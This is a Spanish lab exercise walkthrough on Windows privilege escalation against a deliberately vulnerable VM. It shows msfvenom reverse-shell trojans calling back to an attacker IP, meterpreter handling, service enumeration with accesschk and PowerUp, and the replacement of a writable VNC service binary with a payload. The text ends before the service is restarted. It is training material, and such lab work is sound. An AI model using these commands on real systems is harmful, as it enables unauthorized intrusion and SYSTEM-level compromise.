EJERCICIOS ELEVACIÓN DE PRIVILEGIOS EN WINDOWS I


Prerrequisitos

- Kali Linux
- Windowsploitable LPE

Ejercicio - Sc, Icacls, Accesschk, Msfvenom y Metasploit


- Crear un troyano y transferirlo al escritorio del usuario user en el sistema Windowsploitable LPE.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- Crear una shell de Windows para comprobar la información del servicio filepermsvc. ¿Qué binario ejecuta?, ¿qué permisos tiene nuestro usuario sobre ese ejecutable?
- Crear un troyano de tipo exe-service para reemplazar el del servicio si tenemos permisos, si no, utilizar otro servicio sobre el que si tengamos permisos. Transferir y reemplazar el fichero del servicio.
- Lanzar el servicio y demostrar obtener sesión con privilegios.

Creamos un troyano con msfvenom




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe -o bicho.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: bicho.exe
```

Tras esto abrimos un puerto para poder pasar el archivo




```
┌──(kali㉿kali)-[~]
└─$ su root
Contraseña:
┌──(root㉿kali)-[/home/kali]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Descargamos desde la Windows




- .fop/
- .google-cookie
- .java/
- .john/
- .lesshst
- .local/
- .maltego/
- .MobSF/
- .msf4/
- .nimble/
- .npm/
- .nuget/
- .profile
- .spiderfoot/
- .ssh/
- .tor/
- .vboxclient-display-svga-x11-tty1-control.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .viminfo
- .wget-hsts
- .wpscan/
- .ZAP/
- .zsh_history
- .zshrc
- 37977.py
- alhvdBAo.rec
- bichito.exe
- bicho.exe
- c99.php

Vamos a la Kali y abrimos el msfconsole




```
┌──(root㉿kali)-[~]
└─# service postgresql start

┌──(root㉿kali)-[~]
└─# msfconsole  -q
msf6 > 
```

Usamos el multi/handler, establecemos el payload del troyano y el LHOST




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost ⇒ 10.0.2.9
```

Le damos a correr y abrimos una Shell




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Sending stage (200774 bytes) to 10.0.2.12
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.12:49164) at 2023-11-13 23:12:32 +0100

meterpreter > shell
Process 3300 created.
Channel 5 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>
```

Usamos el comando sc qc




```
C:\Windows\system32>sc qc filepermsvc
sc qc filepermsvc
[SC] QueryServiceConfig CORRECTO

NOMBRE_SERVICIO: filepermsvc
        TIPO               : 10  WIN32_OWN_PROCESS
        TIPO_INICIO        : 3   DEMAND_START
        CONTROL_ERROR      : 1   NORMAL
        NOMBRE_RUTA_BINARIO: "C:\Program Files\File Permissions Service\filepermservice.exe"
        GRUPO_ORDEN_CARGA  :
        ETIQUETA           : 0
        NOMBRE_MOSTRAR     : File Permissions Service
        DEPENDENCIAS       :
        NOMBRE_INICIO_SERVICIO: LocalSystem
```

La ruta del binario es la siguiente




```
  CONTROL_ERROR          : 1   NORMAL
  NOMBRE_RUTA_BINARIO: "C:\Program Files\File Permissions Service\filepermservice.exe"
```

Nos movemos hasta el fiche accesschk y ejecutamos lo siguiente




```
meterpreter > cd Users
meterpreter > cd user
meterpreter > cd Desktop
meterpreter > cd Tools\\
meterpreter > cd accesschk\\
meterpreter > shell
Process 300 created.
Channel 6 created.
Microsoft Windows [Versi◆n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\user\Desktop\Tools\accesschk>accesschk64.exe "C:\Program Files\File Permissions Service\filepe
rmservice.exe"
accesschk64.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
◆◆
Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Confirmamos en qué ruta nos encontramos




```
meterpreter > pwd
C:\Users\user\Downloads
meterpreter >
```

Fuera de meterpreter comprobamos que estemos en la carpeta correcta




```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > pwd
[*] exec: pwd

/root
msf6 exploit(multi/handler) > ls
[*] exec: ls

37977.py      bicho.exe          dymerge       juice-shop    pydictor      Software
alhvdBAo.rec  c99.php            In8RvDPZ.rec  password.txt  pydictor.txt  XSS-LOADER
bichito.exe   dic.windows.txt    JsvxrH3F.rec  program.exe   setup.msi     XSStrike
```

Nos dirigimos a la carpeta de ghospack




```
 Directorio de C:\Users\user\Desktop\GhostPack

13/06/2023  14:29    <DIR>          .
13/06/2023  14:29    <DIR>          ..
14/06/2020  22:33            15.360 LockLess.exe
30/05/2017  07:35           562.841 PowerUp.ps1
14/06/2020  22:33           212.480 Rubeus.exe
14/06/2020  22:33           731.136 SafetyKatz.exe
14/06/2020  22:33           160.256 Seatbelt.exe
14/06/2020  22:33           720.896 SharpChrome.exe
14/06/2020  22:33           105.472 SharpDPAPI.exe
14/06/2020  22:33             8.192 SharpDump.exe
14/06/2020  22:33            14.848 SharpRoast.exe
14/06/2020  22:33            20.480 SharpUp.exe
14/06/2020  22:33            52.736 SharpWMI.exe
              11 archivos      2.604.697 bytes
               2 dirs   1.537.589.248 bytes libres
```

Dentro utilizamos el siguiente comando




```
C:\Users\user\Desktop\GhostPack>powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; I
nvoke-AllChecks}"
powershell.exe -exec bypass -Command "& {Import-Module .\PowerUp.ps1; Invoke-AllChecks}"

[*] Running Invoke-AllChecks
```

Buscamos el servicio vncserver




```
ServiceName                     : vncserver
Path                            : "C:\Program Files\RealVNC\VNC Server\vncserve
                                  r.exe" -service
ModifiableFile                  : C:\Program Files\RealVNC\VNC Server\vncserver
                                  .exe
ModifiableFilePermissions       : {ReadAttributes, ReadControl, Execute/Travers
                                  e, DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Usuarios
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'vncserver'
CanRestart                      : True
```

Creamos un troyano que tenga el mismo nombre de este servicio




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4445 -f exe-service -o vncserver.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe-service file: 15872 bytes
Saved as: vncserver.exe
```

Buscamos la carpeta accesschk, ejecutamos y verificamos los permisos




```
C:\Users\user\Desktop\Tools\accesschk>accesschk64.exe "C:\Program Files\RealVNC\VNC Server\vncserver.ex
e"
accesschk64.exe "C:\Program Files\RealVNC\VNC Server\vncserver.exe"

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\RealVNC\VNC Server\vncserver.exe
  RW BUILTIN\Usuarios
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administradores
```

Nos movemos a la carpeta de vncserver.exe y cambiamos el archivo por el nuevo creado




```
meterpreter > cd "C:\Program Files\RealVNC\VNC Server"
meterpreter > pwd
C:\Program Files\RealVNC\VNC Server
meterpreter > upload vncserver.exe
[*] Uploading  : /root/vncserver.exe → vncserver.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /root/vncserver.exe → vncserver.exe
[*] Completed  : /root/vncserver.exe → vncserver.exe
meterpreter > 
```

Dejamos la sesión en background y cambiamos el puerto



